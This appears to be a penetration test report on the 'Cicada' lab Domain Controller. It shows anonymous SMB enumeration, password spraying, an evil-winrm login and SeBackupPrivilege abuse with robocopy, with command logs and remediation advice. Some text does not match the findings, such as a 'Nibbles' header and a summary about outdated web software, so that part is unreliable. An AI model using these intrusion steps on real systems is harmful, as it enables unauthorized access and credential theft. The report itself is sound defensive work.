
Nibbles - Labolatory Machine Compromisation



BUG ZAPPER

Penetration Test Report: Cicada

Security Assessment of the 'Cicada' Laboratory Machine

Author: Oktawian Komornicki

Organization: Bug Zapper Testing

Date: September 30, 2025

Report No.: 2

Status: **Approved**

A Public Case Study by BugZapper Testing

Table of Contents

Consultant Profile

🛡️ This security assessment was performed by Oktawian Komornicki, Principal Security Consultant at Bug Zapper.

Bug Zapper provides specialized cybersecurity services focused on identifying and mitigating risks. Our approach is centered on a meticulous and ethical testing methodology designed to strengthen our clients' security defenses.

Consultant Profile:

👤 **Name:**	**Oktawian Komornicki**
💼 **Title:**	**Principal Security Consultant**
📜 **Certifications:**	**ISC2: CC**
📧 **Contact:**	**oktawian.komornicki@bugzapper-testing.com**
LinkedIn:	**Bug Zapper**

Executive Summary

Engagement Overview

An external penetration test was conducted to assess the security posture of the 'Cicada' system, which was identified as a Windows Domain Controller. The engagement simulated an attacker with no prior knowledge of the environment, aiming to identify and exploit vulnerabilities to gain unauthorized access and escalate privileges.

Attack Path Summary

The engagement resulted in a full compromise of the Domain Controller. The attack path began with **anonymous enumeration of an SMB (Server Message Block) share**, which disclosed a default password for new employees. This password was used in a **password spraying** attack against a list of usernames gathered via RPC (Remote Procedure Call) enumeration, granting initial access as a low-privileged user.

The attacker then pivoted between user accounts by discovering **additional credentials stored in insecure locations**, including an account description field and a PowerShell script on another exposed SMB share. The final stage of the attack involved exploiting **excessive user privileges (`SeBackupPrivilege`)** assigned to one of the compromised accounts. This privilege was abused with the `robocopy` utility to directly **copy protected system files**, including the administrator's flag, from a protected location to an accessible one, bypassing all standard file permissions.

Key Findings

The assessment identified several critical vulnerabilities that contributed to the total system compromise:

Information Disclosure via SMB	Anonymous access to an SMB share exposed internal documents, leading to the leak of a default password.
Insecure Credential Storage	Passwords were found stored in cleartext in a user's account description and hardcoded in a script.
Lack of Password Policies	A single default password was in use, allowing a password spraying attack to succeed.
Excessive Privileges	A non-administrative user was granted powerful backup privileges (`SeBackupPrivilege`), providing a direct path to system compromise.


Risk Posture Assessment

The overall security posture of the 'Cicada' Domain Controller is rated as **Critical**. The system was plagued by a series of fundamental security oversights that created a direct and easily exploitable path from zero knowledge to full domain compromise. Information disclosure, insecure credential storage, and excessive user privileges demonstrate a significant deficiency in security hardening and auditing.

👤 Oktawian Komornicki
📧 oktawian.komornicki@bugzapper-testing.com
📞 +48 791 923 181
💼 Bug Zapper

Strategic Recommendations

To address the identified risks and improve the overall security posture, the following strategic initiatives are recommended:



Project Objective

The primary objective of this penetration test was to perform an external security assessment of the designated target system, 'Cicada'. The engagement was designed to simulate an attack from an external threat actor with no prior knowledge of the internal infrastructure. The goal was to identify security vulnerabilities, assess their potential impact, and achieve the highest possible level of administrative access to the system. The findings from this assessment are intended to provide actionable recommendations for improving the overall security posture of the environment.

Scope

The scope of this engagement was strictly limited to the 'Cicada' laboratory machine, accessible at the IP address 10.10.11.35. The assessment was conducted as a **black-box** test, meaning no credentials, documentation, or prior information about the target were provided. All testing activities were performed remotely and were confined to the systems and services hosted at the specified IP address.

Methodology

The assessment followed a structured and phased approach consistent with industry-standard penetration testing frameworks. The methodology is designed to ensure comprehensive and systematic testing, covering all stages of a realistic attack.

1. **Information Gathering:** The initial phase involved passive and active reconnaissance to map the target's attack surface. This included port scanning and service identification to discover open ports, running services, and their respective versions.
2. **Vulnerability Analysis & Enumeration:** The services identified in the reconnaissance phase were thoroughly enumerated to uncover potential weaknesses. This involved probing services like SMB and RPC to discover usernames, network shares, and other configuration details that could be leveraged for an attack.
3. **Exploitation & Lateral Movement:** This phase focused on exploiting the identified vulnerabilities to gain an initial foothold on the system. After initial access, the objective shifted to discovering additional credentials and information that would allow for lateral movement between user accounts.
4. **Post-Exploitation & Privilege Escalation:** Once a foothold was established, the focus was on escalating privileges to gain administrative control. This involved abusing excessive user permissions and leveraging misconfigurations to dump system credentials and ultimately compromise the Administrator account.
5. **Reporting:** All findings, from initial discovery to final compromise, were documented. This report provides a detailed description of the vulnerabilities, their business impact, and a set of actionable recommendations for remediation.

Risk Level Definitions

The risk levels assigned to each finding are defined in the table below.

Risk Level	Description
Critical	Vulnerabilities that can lead to a full system compromise, significant data loss, or major service disruption with minimal effort. These issues require immediate attention.
High	Vulnerabilities that are difficult to exploit but could still lead to a system compromise, or easier-to-exploit flaws that grant significant unauthorized access or expose sensitive data. These should be remediated as a high priority.
Medium	Vulnerabilities that provide limited access, disclose non-critical information, or are difficult to exploit. These weaknesses could be leveraged by an attacker in combination with other vulnerabilities.
Low	Vulnerabilities that have a minor impact and are unlikely to be exploited on their own. They pose little direct risk but may violate security best practices.
Informational	Findings that do not represent a direct security vulnerability but provide information that is useful for system hardening or security awareness.

Summary of Findings

A summary of the findings is presented below. The assessment identified a chain of vulnerabilities that, when combined, allowed a complete compromise of the target system. The key issues stemmed from a lack of basic security hygiene, including the use of outdated and vulnerable web application software, weak and easily guessable administrative credentials, and an insecure system configuration that granted excessive privileges to a user account. Each of these findings is detailed in the following section.

👤 Oktawian Komornicki
📧 oktawian.komornicki@bugzapper-testing.com
📞 +48 791 923 181
💼 Bug Zapper

Findings and Remediation

This section details the specific vulnerabilities discovered during the assessment, along with their associated risk and recommended remediation steps.

Finding 1: Information Disclosure via Anonymous SMB Access

- **Description:** The SMB service allowed anonymous, unauthenticated access to the HR share. A welcome letter found on this share contained a default password intended for new hires. This information provided the attacker with the first key piece needed for initial access.
- **Risk:** High
- **Remediation:**
    1. Disable anonymous or "Guest" access to all SMB shares.
    2. Regularly audit share permissions to ensure only authorized users have access.
    3. Remove all sensitive documents from publicly accessible locations.
- **Evidence:**

```
└─$ cat smb_session_20250930_124419.log
Script started on 2025-09-30 12:44:19+02:00 [COMMAND="smbclient --no-pass //10.10.11.35/HR" TERM="xterm-256color" TTY="/dev/pts/2" COLUMNS="179" LINES="44"]
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 13:29:09 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Notice from HR.txt                  A     1266  Wed Aug 28 19:31:48 2024

                4168447 blocks of size 4096. 459476 blocks available
smb: \> quit

Script done on 2025-09-30 12:44:22+02:00 [COMMAND_EXIT_CODE="0"]
```

Figure 1. Unauthenticated Access To HR Share

```
Dear new hire!

Welcome to Cicada Corp! We're thrilled to have you join our team. As part of our security protocols, it's essential that you change your default password to something unique and secure.

Your default password is: [REDACTED - High-Risk Credential]

To change your password:

1. Log in to your Cicada Corp account** using the provided username and the default password mentioned above.
2. Once logged in, navigate to your account settings or profile settings section.
3. Look for the option to change your password. This will be labeled as "Change Password".
4. Follow the prompts to create a new password**. Make sure your new password is strong, containing a mix of uppercase letters, lowercase letters, numbers, and special characters.
5. After changing your password, make sure to save your changes.

Remember, your password is a crucial aspect of keeping your account secure. Please do not share your password with anyone, and ensure you use a complex password.

If you encounter any issues or need assistance with changing your password, don't hesitate to reach out to our support team at support@cicada.htb.

Thank you for your attention to this matter, and once again, welcome to the Cicada Corp team!

Best regards,
Cicada Corp
```

Figure 2. Default Password Disclosed In Welcome Letter

Finding 2: Insecure Credential Storage

- **Description:** The assessment uncovered multiple instances of plaintext credential exposure. The password for user `david.orelious` was found in their user account's description field. Additionally, the credentials for user `emily.oscars` were hardcoded in a PowerShell backup script located on the `DEV` share.
- **Risk:** **Critical**
- **Remediation:**
    1. Enforce a strict policy against storing passwords or sensitive information in insecure locations like description fields, scripts, or text files.
    2. Utilize secure methods for service account authentication, such as Group Managed Service Accounts (gMSA).
    3. Conduct regular audits of Active Directory user objects and file shares for exposed credentials.
- **Evidence:**




Figure 3. Authenticated Enumeration Exposes Stored Credentials

👤 Oktawian Komornicki
📧 oktawian.komornicki@bugzapper-testing.com
📞 +48 791 923 181
💼 Bug Zapper

```
└─$ script -q -c "smbclient -U 'david.orelious' //10.10.11.35/DEV" smb_session_david$(date +%Y%m%d_%H%M%S).log
Password for [WORKGROUP\david.orelious]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Mar 14 13:31:39 2024
  ..                                  D        0  Thu Mar 14 13:21:29 2024
  Backup_script.ps1                   A      601  Wed Aug 28 19:28:22 2024

                4168447 blocks of size 4096. 476986 blocks available
smb: \>
```

```
$sourceDirectory = "C:\smb"
$destinationDirectory = "D:\Backup"

$username = "emily.oscars"
$password = ConvertTo-SecureString [REDACTED - High-Risk Credential] -AsPlainText -Force
$credentials = New-Object System.Management.Automation.PSCredential($username, $password)
$dateStamp = Get-Date -Format "yyyyMMdd_HHmmss"
$backupFileName = "smb_backup_$dateStamp.zip"
$backupFilePath = Join-Path -Path $destinationDirectory -ChildPath $backupFileName
Compress-Archive -Path $sourceDirectory -DestinationPath $backupFilePath
Write-Host "Backup completed successfully. Backup file saved to: $backupFilePath"
```

Figure 4. Backup Script Containing Hardcoded Credentials Discovered on Share

Finding 3: Privilege Escalation via SeBackupPrivilege Abuse

- **Description:** The compromised user account `emily.oscars` was found to have the `SeBackupPrivilege` enabled. This high-level privilege allows a user to read any file on the system by bypassing standard NTFS permissions. This was exploited using the `robocopy` utility's backup mode (`/b` switch) to copy the `root.txt` file from the Administrator's highly restricted desktop folder to a publicly readable directory (`C:\ProgramData\temp`). This allowed a low-privileged user to read files owned by the Administrator, signifying a full system compromise.
- **Risk:** **Critical**
- **Remediation:**
    1. Apply the Principle of Least Privilege. `SeBackupPrivilege` and other powerful rights should only be granted to dedicated administrative or backup service accounts.
    2. Regularly audit user and group privileges to identify and remove excessive permissions.
    3. Implement file integrity monitoring on critical system files to detect unauthorized copy or access attempts.

- **Evidence:**

```
└─$ evil-winrm -i 10.10.11.35 -u 'emily.oscars' -p '[redacted]'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily.oscars.CICADA\Documents> whoami -All

USER INFORMATION
----------------

User Name           SID
=================== ============================================
cicada\emily.oscars S-1-5-21-917908876-1423158569-3159038727-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access    Alias            S-1-5-32-574 Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled


USER CLAIMS INFORMATION
-----------------------

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
```

Figure 5. SeBackupPrivilege Confirmed for Compromised User Account




Figure 6. Full System Compromise by Reading Administrator's `root.txt`

Vulnerabilities Summary

Id	Severity	Name	Status
TR2F1	High	Information Disclosure via Anonymous SMB Access	N/A
TR2F2	Critical	Insecure Credential Storage	N/A
TR2F3	Critical	Privilege Escalation via SeBackupPrivilege Abuse	N/A

👤 Oktawian Komornicki
📧 oktawian.komornicki@bugzapper-testing.com
📞 +48 791 923 181
💼 Bug Zapper